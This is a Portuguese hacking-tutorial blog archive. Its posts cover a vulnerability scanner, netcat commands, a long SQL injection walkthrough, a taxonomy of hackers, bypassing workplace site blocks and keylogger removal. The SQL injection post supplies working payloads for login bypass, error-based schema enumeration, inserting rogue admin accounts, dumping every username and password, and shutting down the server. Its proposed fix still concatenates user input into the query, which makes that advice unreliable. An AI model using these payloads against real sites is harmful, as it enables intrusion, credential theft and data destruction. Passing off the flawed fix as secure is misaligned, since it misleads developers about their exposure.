Mostrando postagens com marcador TUTORIAL HACKER. Mostrar todas as postagens

[Ferramentas hacker] Scanner Retina Community


Uma das ferramentas mais requisitadas e usadas por hackers e crackers em testes de invasão e invasões são os scanners, com eles é possível fazer uma varredura parcial ou completa de um ou mais computadores conectados a rede, e obter diversas informações de possíveis vulnerabilidades como: portas abertas indevidamente, programas e/ou sistema operacional desatualizados, serviços rodando indevidamente, dentre outras falhas.
Hoje em dia existem diversos scanners, alguns são bem simples e apenas informam quais portas estão abertas em um determinado computador, já outros são robustos e informam até problemas de configurações e falta de patches em programas e/ou no sistema operacional do computador.
As vantagens dos scanners mais simples estão relacionadas a velocidade e praticidade, isso é muito útil em casos de testes de invasão superficiais ou básicos. Já as vantagens dos scanners mais completos, estão relacionadas a diversidade de informações que eles retornam e a diversidade de testes, que eles podem fazer junto ao scanneamento básico, a verdade é que cada scanner serve para um determinado momento.
O Retina Community é um scanner de vulnerabilidades gratuito para até 32 IPs, com diversos recursos e bem rápido, ele é ótimo para hackers e crackers ou até mesmo para empresas e organizações que não podem investir muito com segurança e TI.
No caso de um hacker ou cracker, o mesmo pode utilizar o Retina para obter diversas informações do computador alvo, para que possa a partir dai traçar o plano de invasão. Já no caso de empresas e organizações, o administrador da rede ou responsável pela segurança dos computadores, pode simplesmente escanear os computadores da rede e obter um relatório completo das vulnerabilidades, dessa forma, ele pode fazer a segurança dos computadores e da rede ou contratar um hacker para tentar penetrar a falha, e ver até onde ela vai e o quanto ela pode prejudicar a empresa, se já não prejudicou, além disso é claro, corrigir os erros e reforçar a segurança.
Dentre as funcionalidades do Retina Community estão:
- Avaliação das vulnerabilidades em sistemas operacionais, aplicações, dispositivos e ambientes virtuais
- Identificação de vulnerabilidades 0-day (zero-day)
- SCAP configuração de digitalização
- Atualizações de vulnerabilidades integrado e alerta
- Relatórios de vulnerabilidades detalhados a nível executivo
- Suporte on-line e recursos da equipe de pesquisa da eEye
O Retina Community é um scanner para a familia Windows (7/ Vista/ 2008/ XP/ 2000), ele pode ser baixado gratuitamente através do site oficial dos desenvolvedores.
Em breve faremos alguns tutoriais e vídeo aulas desse e outros scanners.
Leia Mais >>

Manual Netcat

Principais funções:
1 - port scanner
2 - telnet
3 - conexao reversa
4 - trojan de conexao reversa (porem discartavel só roda uma vez...)
entre outras coisas.......
o netcat é uma ferramenta que foi criada para
{{LINUX}}
em windows ele veio na epoca do "WINDOWS NT" com o nome de..
"NC11NT"
Veremos os principais comandos do netcat:
l = Coloca uma porta em estado de listenning(escuta)
L = Coloca uma porta em listenning(escuta), reabrindo a porta caso ela feche
P = Define uma porta
V = ativa o recebimento de eco
U = utiliza o protocolo UDP ao invés de TCP
T = para se conectar a TELNET
O = Gera um log em formato hexadecimal
W = Determina um tempo máximo para aguardar uma reposta
E = Redireciona arquivos
D = Coloca o netcat em modo furtivo, ou seja, permanece carregado em memória.
Bem, agora que já conhecemos os comandos mais usados do netcat vamos a pratica:
Nc -l -p 8080 isso faria com que o netcat colocasse a porta 8080 em escuta, note que foi usado -v
port scanner
nc -vv 127.0.0.1 1-6550 isso faz um scanner da porta 1 à 6550 mais você também pode selecionar as
portas que deseja escanear dando um espaço entre os intervalos de portas a ser escaneados ex: nc -vv 127.0.0.1 21 80 23 79 25 isso faria um scanner nas portas 80, 23, 79 e 25..
Leia Mais >>

SQL INJECTION

SQL INJECTION

Modo Básico, passando por senhas em sites
]Hoje em dia é uma prática comum os sites pedirem um cadastro do visitante, e criar-lhe um login, dando acesso a áreas restritas e especiais do site. Cadastro esse que na maioria das vezes é gratuito, com a intenção apenas de fidelizar o usuário e claro, ter mais um e-mail para uma possível divulgação, que neste caso não se caracteriza spam, pois o devido usuário previamente aceitou informações vindas daquele site.

Em sites onde o cadastro é pago, aí a coisa muda de figura. O site imagina estar vendendo alguma informação ao visitante, e por isso, pode pedir alguns dados sigilosos do usuário e guardá-los seguramente no seu banco de dados.
Essa técnica geralmente é chamada de SQL Injection, ou seja, injeção de SQL. Funciona em sites que testam a entrada do login em scripts ASP com chamadas internas de SQL.
Vamos a lógica:
O programador, iniciante ou não, pensa em criar uma área restrita para o site, logo precisará de um login e senha para os usuários. Então é criado dentro do banco de dados (em sql ou mdb, mais comum em mdb) uma tabela chamada Users, com alguns campos, dentre eles Usuario, Senha, Nome e Admin. Esses campos informarão exatamente o que o nome diz, ou seja, o login do usuário, a sua respectiva senha, seu nome e um campo flag indicando se é admin do site ou não. Se for admin, geralmente tem acessos a cliques extras, do tipo incluir/editar/deletar alguma informação.

Feito isso, cria dentro da sua página um bloco onde pede o login e senha para o usuário ter acesso as devidas áreas. Geralmente, o formulário tem apenas os dois campos mesmo, user e senha. Esses dois campos são enviados para um script .asp, que validará ou não o login informado. Se for válido, redireciona para a área restrita, senão, volta ao login ou no máximo, informa que o login estava errado.
Vamos a prática:
Dentro desse script .asp, o programador colocou algo desse tipo:
[quote]‘ Isso pega o usuário e senha informados no formulário
cUser = trim(request(usuario))
cSenha = trim(request(senha))

‘Isso verifica no banco de dados se o usuário e senha conferem
‘ (vamos supor que o banco já esteja aberto com o nome de objConn)
SQLOpen = select usuario, senha, nome, admin from Users where usuario=’ & cUser & ‘ and senha=’ & cSenha & ‘
objRS.Open SQLOpen, objConn

‘ Verifica se achou um usuário com o login e senha informados
if not objRS.bof then
response.write Bem vindo & objRS.fields(nome) & !
else
response.write Login inválido.
end if

Na prática inocente, isso funciona. Funciona muito bem. Testa os usuários, se a senha não for a correta, realmente não entra. Se um usuário foi digitado errado, também não dá acesso.
Mas, na prática hacker, isso funciona melhor ainda, pois permite entrarmos como qualquer usuário do sistema. Até mesmo com status de admin.
Vamos pensar um pouco:
select usuario, senha, nome, admin from Users where usuario=’ & cUser & ‘ and senha=’ & cSenha & ‘
Essa é a string do SQL. Em VB e ASP, sabemos que para concatenarmos uma string dentro de outra, devemos usar aspa simples, invés de aspa dupla, pois a aspa dupla é para a string mestra, e a aspa simples é para a string interna.
Traduzindo a string acima, teríamos:
select usuario, senha, nome, admin from Users where usuario=’geek’ and senha=’s3nh4'

Dessa forma, trocamos as variáveis cUser e cSenha, pelos seus respectivos conteúdos.
Repito, isso funciona muito bem, quando usamos de forma inocente. Vale lembrar que de 10 sites em asp que pedem login e senha, 8 tem essa forma de consulta e estão sujeitos a algum tipo de invasão, dependendo do nível de acesso que permita aos seus usuários.
Você falou, falou, falou…. mas e daí!? Cadê o erro nisso?
Ok. Vamos ao erro:
Se quando formos digitar um login, tivermos essa string de programação do sql na cabeça, podemos formar outra facilmente, que injeta um comando de sql, dentro do que o programador já fez.
Ou seja, se eu digitar Mario no username, o sql ficará:
select usuario, senha, nome, admin from Users where usuario=’Mario’ and senha=’s3nh4'
Repare que as aspas simples continuam e fazem realmente parte do comando, que mostra ao sql que aquele campo deve ser comparado com um dado do tipo string.
Agora, se digitarmos no username Ma’rio (com uma aspa simples no meio), a página dará um erro, pois o comando ficaria desse tipo:
select usuario, senha, nome, admin from Users where usuario=’Ma’rio’ and senha=’s3nh4'
Analisando, vemos que quando fomos comparar o campo usuário, abrimos uma aspa simples, colocamos o conteúdo Ma e fechamos a aspa simples. Para o sql, a comparação terminou aí, o que vem depois, deveria ser comandos. Mas não era. Era a continuação do username, a palavra rio e mais uma aspa simples, que deveria estar fechando a primeira (antes da palavra Ma), mas na realidade está abrindo uma nova string no SQL, e como não é comparado com nada, o SQL retorna erro de programação.
Então, já que o SQL aguarda ansiosamente por outra aspa simples para fechar aquela primeira, porque nós não damos a ele, e aproveitando, injetamos um comando nele.
Imagine se usarmos a string ‘ or ‘1 (isso mesmo: aspa simples + espaco + or + espaco + aspa simples + 1), ficaria assim:
select usuario, senha, nome, admin from Users where usuario=” or ‘1' and senha=’s3nh4'
Lendo o comando, seria a mesma coisa que falar pro SQL: me retorne o usuario que seja igual a vazio OU 1. Lembrando que 1 em informática é a mesma coisa que True (verdadeiro). Lendo novamente: Me retorne o usuário que seja igual a vazio (não existe nenhum) OU verdadeiro (opa.. verdadeiro é verdadeiro, então achei). Nisso, a tabela pega todos os usuários, pois todos dão verdadeiro. Não são igual a vazio, mas o 1 garante que todos sejam válidos. Agora falta só filtrar a senha.
Se usarmos a mesma string mágica na senha, nós seremos o primeiro usuário da tabela, pois:
select usuario, senha, nome, admin from Users where usuario=” or ‘1' and senha=” or ‘1'
Me retorne o usuário que seja igual a vazio (nenhum) OU verdadeiro (todos) E que tenha a senha igual a vazio (nenhum) OU verdadeiro (todos).
Isso traz todos os usuários da tabela, porém com o ponteiro no primeiro usuário.
Quando fazemos uma tabela de usuários, e colocamos no ar, qual o primeiro usuário que incluímos? Nós mesmos, claro. E com nível de administrador. E é exatamente esse que viramos quando usamos essa falha.
Alguns outros casos, são quando queremos entrar com o username de uma determinada pessoa. No username, colocamos o nome dela corretamente, e na senha, como não sabemos, usamos essa string que nos foi enviada por Alah. O SQL, muito esperto, entende que é pra retornar o usuário com o nome informado e que tenha uma senha igual a vazio OU verdadeiro. Ou seja, na verdade, ele irá ignorar a senha, e apontará para o registro que o username seja igual ao que foi informando no campo do formulário.
Outro ponto, é quando não sabemos o nome do usuário, e o site tem muitos cadastros. Então, entramos como qualquer um, e com seus respectivos direitos. No usuário colocamos a string mágica, e na senha chutamos qualquer coisa, por exemplo, 123456 (num site com mais de 200 cadastros, é 99% de certeza que alguém tenha usado essa senha.). Então, o SQL apontará o registro para o primeiro usuário que tenha essa senha no seu cadastro. Outras senhas usadas são: 123123, 123321, 121212, 111222, (o próprio nome do site), abc, abcd, abcdef, abc123, 123abc, e coisas fáceis desse tipo.
E no caso do login pedido ser um e-mail, essa string não funcionará, pois talvez exista uma validação no campo do login para atestar que o que foi digitado tem um formato de e-mail (digo talvez, pois já vi sites pedindo e-mail login mas que não validavam nada…)
Daí, usamos a string que passa por essas validações (como o campo de e-mail é grande, por não se saber qual o mail do usuário, podemos utilizar essa string maior. A string anterior é pequena para caber em qualquer campo de login e senha).
A string que passa pelos e-mails é:
eu@eu.com’or’.11'=’.11
Dessa forma, caso verifiquem se existe @, esta string passará pois tem 1 @ só.
Se verificarem se tem alguma coisa antes da @… ela é válida e também passa.
Se verificarem de trás pra frente na string.. procurando por uma TLD válida (com um ponto na terceira ou quarta casa, de trás pra frente), encontrarão o ponto (.) na terceira casa, que significa uma TLD brasileira (.br) ou de outros países. E se ainda verificarem mais pra trás, por domínios, encontrarão outros 2 pontos, o que torna esse e-mail pertencente a um dominio com subdomínio.

Ok. Sou dono de um site em asp, e uso essa forma de verificação. Agora que você já me ferrou e que todo mundo vai me invadir, pode me dizer como conserto isso?
Claro. É pra isso mesmo que eu estou falando desse erro. Para alertar os sites que estejam com esse problema. Vamos a correção:
O problema todo é que o script só verifica se achou ou não um usuário, não faz um check-up para atestar a veracidade do que foi encontrado. Então, bastaria adicionar o seguinte comando dentro daquele script:
‘ Isso pega o usuário e senha informados no formulário
cUser = trim(request(usuario))
cSenha = trim(request(senha))

‘Isso verifica no banco de dados se o usuário e senha conferem
‘ (vamos supor que o banco já esteja aberto com o nome de objConn)
SQLOpen = select usuario, senha, nome, admin from Users where usuario=’ & cUser & ‘ and senha=’ & cSenha & ‘
objRS.Open SQLOpen, objConn

‘ Verifica se achou um usuário com o login e senha informados
if not objRS.bof then
if objRS.fields(usuario) = cUsuario and objRS.fields(senha) = cSenha then
response.write Bem vindo & objRS.fields(nome) & !
else
response.write Login inválido.
end if
else
response.write Login inválido.
end if

Dessa forma não há furos de aspa simples ou aspa dupla, pois o IF não se confunde com isso.
Outra forma também, seria tratar o caractere da aspa simples dentro dos campos de usuario e senha, não deixando ele estar contido nesses campos. Mas é um pouco mais trabalhoso.
Outra coisa que é bom lembrar, é que esse erro não afeta somente a internet. Sistemas feitos em Delphi e Visual Basic com esse tipo de verificação de usuário também estão passíveis a esse erro. Portanto, verifique-os também.
Modo Avançado: buscando e alterando dados.
Agora que você já sabe como entrar em um site restrito, que peça login e senha, feito em asp com sql, vamos aprender agora como ver dados das tabelas, modificar ou até mesmo apagar todo o banco de dados.
Aqui são usados conhecimentos avançados de programação em SQL e, se você não conhece SQL (a linguagem), então essa matéria não vai adiantar muita coisa pra você. Recomendo que caso queira se tornar um perito em invasão de banco de dados, vá aprender SQL primeiro.
Nem só de campos de formulários vive um site. O site também pode passar informações pela linha de endereços. Se você não consegue fazer alguma coisa pelos próprios campos (aqui também usaremos o campo de usuário de um login para fazer as ações), então abra o código fonte da página (aquele com o clique do botão direito do mouse, exibir código fonte), e procure pela linha do Form Action. O que vem depois do Action é a url ou página a ser chamada pelo formulário. Depois, procure nas tags de inputs o campo de entrada do usuário, geralmente denominado name=usuario ou name=user. Feito isso, já temos a nossa ação pela linha de comando, livre das travas impostas pelo formulário, tais como o limite de caracteres ou alguma validação de campo feito em javascript. Dessa forma, invés de preencher o campo usuário no form, você colocaria no endereço uma url desse tipo:
http://www.siteemasp.tld/arquivo.asp?user=comandos em sql

Não se preocupe com os espaços na URL, pois o Internet Explorer é bonzinho e se encarrega de trocar pelos devidos códigos de espaço (%20)
Vamos falar um pouco de teoria
No SQL, o comando de banco de dados é simplesmente uma string com um texto dentro. Esse texto, formado de comandos pré-estipulados, é interpretado pelo SQL e retorna o que foi pedido. Além dos comandos, existe também uma definição de Comentário dentro do SQl, que pra muita gente é algo desconhecido. Da mesma forma que você pode comentar o seu script ou programa, incluindo linhas que dizem pra que serve cada bloco, o SQL também permite, dentro dessa string, um comentário que facilitará o entendimento daquela string quando for lida por outra pessoa. Apesar de quase nunca ser usada na prática, esse caractere de comentário terá uma função extremamente valiosa para nós. Outro caractere que será muito usado e venerado aqui, é o caractere de “faz mais alguma coisa”, que além de executar o primeiro comando, manda executar um segundo comando dentro daquele primeiro. Entenderão o que eu estou dizendo mais na frente.

Só pra ilustrar, o caractere de comentário são dois sinais de menos “–“ e o caractere de nova execução é o ponto-e-vírgula “;”. O caractere asterisco “*” significa todos os campos da tabela.
Finalmente, vamos a prática…
Seria interessante que ao mesmo tempo em que você for lendo, ir também testando em algum site o que será dito adiante. É mais prudente montar um site em asp, com um acesso ao banco de dados em SQL Server próprio, para testar. É sempre válido lembrar que esta matéria é apenas para fins educacionais. J

Você está num site em asp, com acesso por SQL, que usa um campo de login e senha vistos por uma sql desse tipo:
SQL = “Select * from usuarios where username=’” & user & “’ and pass=’” & pass & “’”
A sql é desse tipo, mas você como usuário normal do site não conseguiria saber disso.
No campo de usuário, se você colocar o conteúdo:
Usuário: admin’ –
Senha: xyz

O que irá acontecer é que você irá entrar no site como se fosse o admin (levando em consideração que admin é o usuário real cadastrado no banco de dados como sendo o admin), mesmo sem saber a senha do admin, pois a senha agora será ignorada.
O caractere - - no final do campo especifica pro sql que daquele ponto em diante tudo é comentário, e a string do SQL final ficaria desse tipo:
SQL = “Select * from usuarios where username=’admin’ — ‘ and senha=’xyz’ “
Ou seja, a verificação “ ‘ and senha=…” virou um simples comentário dentro daquela string e não será processada pelo interpretador do sql. Dessa forma, você entrar simplesmente designando o username.
Creio que agora está entendido o uso do caractere de comentário. Vamos seguir em frente.
Caso você não saiba o nome de algum campo da tabela, ou até mesmo não saiba o nome de alguma tabela, podemos usar as mensagens de erro do SQL para poder conhecer mais sobre as tabelas do site. Façamos da seguinte forma no campo de usuário:
Usuário: ’ having 1=1 –
Senha: xyz

O erro dado será parecido com o abaixo:
Microsoft OLE DB Provider for ODBC Drivers error ‘80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column ‘usuarios.CODIGO’ is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
/arquivo.asp, line 94

Agora, você já sabe o nome da tabela (usuarios) e o nome do primeiro campo (código) da consulta na tabela. Como foi usado *, este campo é o primeiro a ser retornado.
Se fosse usada uma string do tipo:
SQL = “select nome, login, senha, nivel, cpf from usuarios where ….”
O que ia ser retornado é usuarios.NOME, pois é o primeiro campo da pesquisa.
Se você agora montar uma outra string dentro do campo nome, irá saber o próximo campo da tabela:
Usuário: ’ group by usuarios.codigo having 1=1 –
Senha: xyz

Isso irá produzir o seguinte erro:
Microsoft OLE DB Provider for ODBC Drivers error ‘80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column ‘usuarios.login’ is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
/arquivo.asp, line 94

Você agora pode ir gerando erros assim até saber todos os campos que serão retornados da string SQL. Basta para isso dividir os campos com vírgula, assim:
Usuário: ’ group by usuarios.codigo, usuarios.login having 1=1 –
Quando você não obter mais nenhuma mensagem de erro, significa que todos os campos já estão validados e constam na string. Nesse ponto, você já saberá todos os campos e a ordem que eles virão.
Agora é interessante saber o tipo de cada campo e, para isso, vamos obrigar o sql a gerar um novo erro:
Usuário: ’ union select sum(login) from usuarios –
O erro aparece como:
Microsoft OLE DB Provider for ODBC Drivers error ‘80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument.
/arquivo.asp, line 94

Isso informa que o campo login é do tipo varchar. Mas se por acaso a mensagem de erro vier da forma a seguir, é porque o campo em questão é do tipo numérico.
Microsoft OLE DB Provider for ODBC Drivers error ‘80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
/arquivo.asp, line 94

Agora que você já sabe o nome da tabela, os nomes dos campos e seus respectivos tipos, vamos ao próximo passo, que é usar o caractere de “faz mais alguma coisa”, o excelentíssimo ponto-e-vírgula.
Usuário: ’ ; insert into usuarios (nome, login, senha, nivel, cpf ) values ( “Geek”, “haxo”, “p4ss”, 1, “12345678900”) –
Preciso explicar!? J Bem, isso faz uma inclusão na tabela usuários de um registro, o qual tem o username sendo haxo e a senha p4ss, o que permitiria a você ser um novo usuário do site, dessa vez devidamente registrado.
Obviamente, isso não se restringe a tabelas de usuários. Serve para qualquer tabela no site, como matérias, enquetes, colunas e até mesmo alguma tabela que guarde dados financeiros como cartões de crédito ou outras coisas.
Uma ténica boa para descobrir o conteúdo dos campos é atribuindo um campo texto a um campo numérico. Por exemplo, vamos supor que o site em um determinado momento, se referencie a uma matéria dentro dele por um código numérico, do tipo idm=432. Daí, podemos descobrir um usuário fazendo o seguinte esquema na URL:
http://www.siteemasp.tld/pagina.asp?idm=(select min(login) from usuarios) –
O erro retornado será assim:
Microsoft OLE DB Provider for ODBC Drivers error ‘80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value ‘anderson’ to a column of data type int.
/arquivo.asp, line 94

Ou seja, sabemos que o menor login (na ordem alfabética) é Anderson. Isso acontece dessa forma direta, pois dentro do SQL a comparação de números não pode ter aspas simples, e o campo pode ser comparado com uma nova string sql, desde que entre parênteses.
Agora, podemos também descobrir sua senha, dessa forma:
www.siteemasp.tld/pagina.asp?idm=(select senha from usuarios where login=’anderson’) –
Microsoft OLE DB Provider for ODBC Drivers error ‘80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value ‘14quatorze’ to a column of data type int.
/arquivo.asp, line 94

Agora sabemos um usuário e uma senha real do site. Claro que se a senha do Anderson fosse numérica, o que aconteceria era aparecer uma matéria qualquer, mas bastaria pegar o ID da matéria, em algum lugar do código fonte, ou até mesmo na barra de endereços (caso ela mudasse), e saberíamos a senha dele, do mesmo jeito.
Uma outra situação, porém bem mais complexa e avançada, é a criação de SQL Transactions, que nada mais é do que um pequeno script que roda dentro do SQL e retorna uma resposta programada.
A seguinte linha, manda que seja criada uma Transact SQL concatenando todos os usuários e senha da tabela, e retornando em uma mensagem.
Usuário: ‘; begin declare @ret varchar(8000) set @ret=’:’ select @ret=@ret+’ ‘+login+’/’+senha from usuarios where login>@ret select @ret as ret into alluser end –
Depois de enviado, isso cria uma tabela chamada alluser com um campo nomeado como ret, que contem um único registro com todos os logins e senhas concatenados.
Para ver o resultado disso, basta executar a url de matérias, dessa vez selecionando esse campo da nova tabela:
www.siteemasp.tld/pagina.asp?idm=(select ret from alluser) –
O retorno será alguma coisa desse tipo:
Microsoft OLE DB Provider for ODBC Drivers error ‘80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value ‘: atadmin/umasenha user3/abcd anderson/14quatorze’ to a column of data type int.
/arquivo.asp, line 94

Depois de ver os dados da nova tabela, apague-a:
Usuário: ‘; drop table alluser –
Captaram a mensagem? Isto é quase tudo que se pode fazer com o SQL Server, quando mau programado dentro de uma ASP. Existem pessoas que acham que simplesmente limitando o tamanho de um campo dentro do formulário, já estão se prevenindo de selects e outros comandos mais. Imaginemos um campo de usuário limitado em 12 caracteres:
Usuário: ‘;shutdown–
Existe ainda formas de, por comandos em SQL, executar comandos arbitrários dentro do server que roda o sql server. Você por exemplo, poderia obter o dir de um c: ou até mesmo criar e apagar arquivos dentro da máquina. Mas isso, é um outro assunto. Por hora, tá bom.
Vale lembrar que todas essas situações descritas aqui funcionam em sites com SQL Server. Sites que tem um MDB como banco de dados, os selects funcionarão, mas coisas como SQL Transact e alguns outros comandos peculiares ao SQL Server não irão funcionar.
Você é programador de um site (ou vários) em asp e está perplexo com tudo isso, pois todos os sites que você fez estão vulneráveis a esse erro, e você precisa de uma solução rápida para consertar todos eles? Infelizmente, não existe. Você vai ter que verificar o conteúdo de cada variável, dentro da própria asp, antes de coloca-la dentro de um comando sql. Difícil e penoso?
Pois é… quem mandou escolher essa profissão..
Leia Mais >>

Hackerismo & Segurança

Hackerismo & Segurança


Não realizamos apologia ao clime estas informações estão aqui para estudo de segurança, não nos responsabilizamos pelos seus atos
Use com cuidado estas informações poderão ser usado de forma erronea e burla a Lei Vigente

Não sou Hacker, para se torna um Hacker precisa conhecer muito. Muitos e muitos anos de estudo.
O que é Hacker ?
Não há uma tradução de Hacker, porem significar "fuçar". Hacker não é o Guru que sabe tudo, Hacker é aquele que fuça até que aprender
Ele tem a Informática como Hooby e não se contemta em aprender tudo aquilo que é ensinado oficialmete, portanto alem de conhecer tudo que é ensinado, vai mais fundo para se descobrir os segredos jamais revelado.
E como aprende aquilo que não é ensinado?
Fuçando (hackeando), ou seja por conta própria
Segundo a imprensa o que é Hacker ?
A imprensa considera como sendo "Hacker" tudo aquilo que seja diferente do leigo
Considera os bandido da Web, Crackers, Lamers, Arackers, Phreaker, Wannabe, Larva, idiotas da web, como sendo um "Hacker"
Enfim tudo aquilo que eles (leigos da imprensa) não entendem é jogado numa vala comun só para dizer que sabe, o que não sabe, e para almentar a audiência E eles falam com a boca "cheia" como se fose um especialista em tudo, sendo que na verdade quem diz saber tudo não sabe nada !!!

Lamers

Este é o principiante que acha que sabe tupo porque "pegou" alguns programinhas de invasão e segurança e com ele conseque fazer algo que os leigos ficam espantado, mas na real não sabe nada. É um novato metido a besta.

Wannabe

Este sabe um pouca mais que um Lamer, já não é um novato, porem tem muito o que aprender, dominar alguns programinhas de invasão e começa a enternder um pouco.

Larva

O Larva é aquele que está se tornando um Hacker, ele já desemvolve seu próprio metodo de invasão e segurnça

Arackers

São as pessoas do submundo da Web fazem reuniões de madrugada, fingem ser ousados planejam ataques. Istó é resultado de muita TV

Script Kiddie

Script Kiddie é um tipo de hacker mais comum que existe, é um hacker baderneiro, ele não esta atraz de um alvo específico Ele esta atraz de um ponto vulnerável em qualquer máquina da web
Mesmo que não tenha nada na sua máquina se estiver desprotegido ele vai dar um "olhadinha", quem sabe ele não deixa uma porta tipo "backdoor" e concertar os pontos vulnerável da sua máquina, desta forma outros não poderão entrar na sua máquina, mas ele terá acesso, pois já criou uma porta para isto.
Ou seja se na sua máquina não tem proteção, algem pode estar te visitado constantemente, sem que você saiba.
E a vítima vai dizer isto nunca aconteceu comigo !!!!! Eu estou seguro !!!!

Phreacker

É uma modalidade de hackers especialista em telefonia, sabe como realizar ligaçoes telefônicas internacionais sem pagar, ou pagando apenas a ligação local. Conhece o sistema telefônico como ninquem, conseque granpear as converças, porem não tem má fé.Claro que não se trata de um Santo, mas não tem intenção de prejudicar ningem.

Crackers


São pessoas de má fé que usa o conhecimento dos Hacker para praticar o mal.
Tem o conhecimento do Hacker, mas não tem a filosofia Hacker, retira trava de segurança dos programas para piratear programas, invade sistemas e provoca danos a terceiros
Leia Mais >>

Navegando em sites bloqueados

Navegando em sites bloqueados


Várias empresas precisam bloquear sites como Orkut e Facebook para evitar o abuso do vício por alguns usuários. Geralmente o administrador de redes bloqueia os sites por palavras chaves ou pelo IP, sendo por palavras mais abrangente.
O que você deve fazer é procurar por sites que oferecem um serviço de mascarar o site, como Ninjaproxy ou Speedhide. Neses sites você só precisa colocar o site que quer entrar e ele carrega para você criptografado. Experimente:
Leia Mais >>

COMO SE DEFENDER DE CRAKERS

COMO SE DEFENDER DE CRAKERS


Esta matéria achei interessante, completa o que conversamos anteriormente sobre keyloggers, mas não é uma dica que podemos considerar para iniciantes.
Leia com calma e procure seguir com calma o passo a passo.

Revisando, o que é um Keylogger?

O Keylogger é considerado uma das mais eficientes e mais utilizada das pragas virtuais no mundo dos golpes e virús. Ele foi desenvolvido para “salvar” as teclas digitadas no computador para ter suas informações pessoais (ex: senha, e-mail) e assim acabam invadindo sua privacidade, resumindo, foi criado para “roubar senha” (os mais perigosos salvam toda a tela do seu computador).

Quais os tipos de Keyloggers?

Existem vários Keyllogers a solta por aí prontos para atacar sua máquina, mas os dois mais utilizados pelos hackers e mais importantes que você precisa saber são conhecidos como: BKP. exe & AKL. exe (Fique atento!)
Como detectar se há um Keylogger no meu computador? (atenção)
O jeito mais usado e simples para se detectar Keylogger é o seguinte:
  1. Digite CTRL + ALT + DELETE
  2. Irá abrir seu Gerenciador de tarefas
  3. Vá na aba Processos e procure por esses dois Keyloggers:
  4. BKP. exe ou AKL. exe[/b]
  5. Leia esse Spoiler que segue abaixo.
Se você encontrar BKP. exe ou AKL. exe é porque seu computador tem Keylogger, lembre, esses são os mais utilizados, se tiver dúvida em algum basta procurar no Google.

E como faço para remover o Keylogger?

Para remover a ameaça manualmente basta seguir esses passos:
  1. Na sua tela clique em INICIAR
  2. Logo depois em EXECUTAR
  3. Irá abrir uma janela na caixa de texto, NESTA JANELA digite “REGEDIT” (SEM ASPAS) e clique em OK.
Abrirá uma outra janela chamada de EDITOR DE REGISTRO, faça o seguinte:
  1. Clique no botão + ao lado de “HKEY_LOCAL_MACHINE”,
  2. Agora clique no botão + da sub-chave SOFTWARE
  3. Clique agora no botão + de Microsoft
  4. Agora no botão + de Windows
  5. Agora no botão + de CurrentVersion
  6. Procure Run
  7. Finalmente, clique em cima da sub-chave Run,
  8. procure por BKP.exe ou AKL.exe e delete.
  9. Para remover os arquivos gerados pelo Keylogger recomenda-se que baixe e utilize o programa Antispy!
Isto fará com que o Keylogger não inicie mais com seu Windows.
Não delete mais nada, pois poderá fazer seu antivírus não iniciar mais com o Windows ou outro programa. Isto fará o Keylogger não iniciar mais com seu Windows. Para remover os arquivos gerados pelo Keylogger recomenda-se que baixe o Antispy.

Quais são os cuidados que se deve ter para se proteger dos Keyloggers?

As medidas usadas para se proteger são as mesmas usadas em outras ameaças.  É fundamental ter um antivírus de confiança sempre ativado e atualizado. Bem como firewall.
Além disso, você deve EVITAR abrir e-mails de origem DESCONHECIDA, com anexos ou links suspeitos e não deve utilizar redes de compartilhamento com arquivos de extensão comprometedora.

Lembrando, que nem sempre se consegue detectar Keylogger pelo CTRL + ALT + DELETE.


DICAS e AVISOS

  1. Baixe um programa bom contra Keyloggers, assim seu computador irá ficar mais protegido desta ameça e também os Keylogerrs avançam a cada dia, assim como programas de proteção
  2. ALG. exe Não é um Keylogger, é um componente do Windows, então não mexa nele.
Leia Mais >>

Termos Hacker Vulnerabilidades

Termos Hacker Vulnerabilidades
Um termo que vem sendo comumente usado nos tempos de hoje é “vulnerabilidade 0-day“, não que esse termo seja de agora, muito pelo contrário, esse termo já vem sendo usado a muito tempo, porém era mais comum ver, ouvir e ler esse termo em grupos de especialistas em segurança, hackers, crackers, etc. Como a internet vem ficando cada vez mais comum e os internautas cada vez mais interessados em assuntos relacionados a segurança, hoje em dia você facilmente verá em vários portais de notícias algo como “O Hacker invadiu o site … através de uma vulnerabilidade zero-day“.
Se traduzirmos livremente o termo 0-day ou zero-day temos o “dia zero“, se acrescentarmos a palavra “vulnerabilidade” temos “vulnerabilidade dia zero“, isso já nos leva a imaginar que uma vulnerabilidade foi encontrada recentemente. Mas porque isso é tão perigoso? E como os hackers e crackers se aproveitam dessas vulnerabilidades?
Para entendermos melhor o que é uma vulnerabilidade zero-day e quais os riscos delas, vamos analisar três ambientes.
1º Ambiente:
Quando um hacker encontra uma vulnerabilidade em um programa, sistema ou até mesmo site, que até então não tinha sido encontrada (aparentemente) por nenhum outro hacker, essa vulnerabilidade é denominada “zero-day“, ou seja, a vulnerabilidade foi recentemente descoberta. Quando isso ocorre o hacker normalmente avisa a empresa ou programador responsável pelo sistema em questão. Se esse mesmo hacker seguir a ética por completo, ele irá aguardar a empresa lançar uma correção para a falha e só depois ele divulgará publicamente a falha e o exploit para essa falha (caso tenha).
Nesses casos, aonde a ética foi seguida por completo, os usuários descuidados ainda correrão risco pois sabendo ou não sobre essa falha, eles não irão atualizar o seu sistema e ficará vulnerável a ataques, já os usuários mais cuidadosos irão atualizar o sistema e ficarão protegidos de ataques em cima da falha encontrada pelo hacker ético.
2º Ambiente:
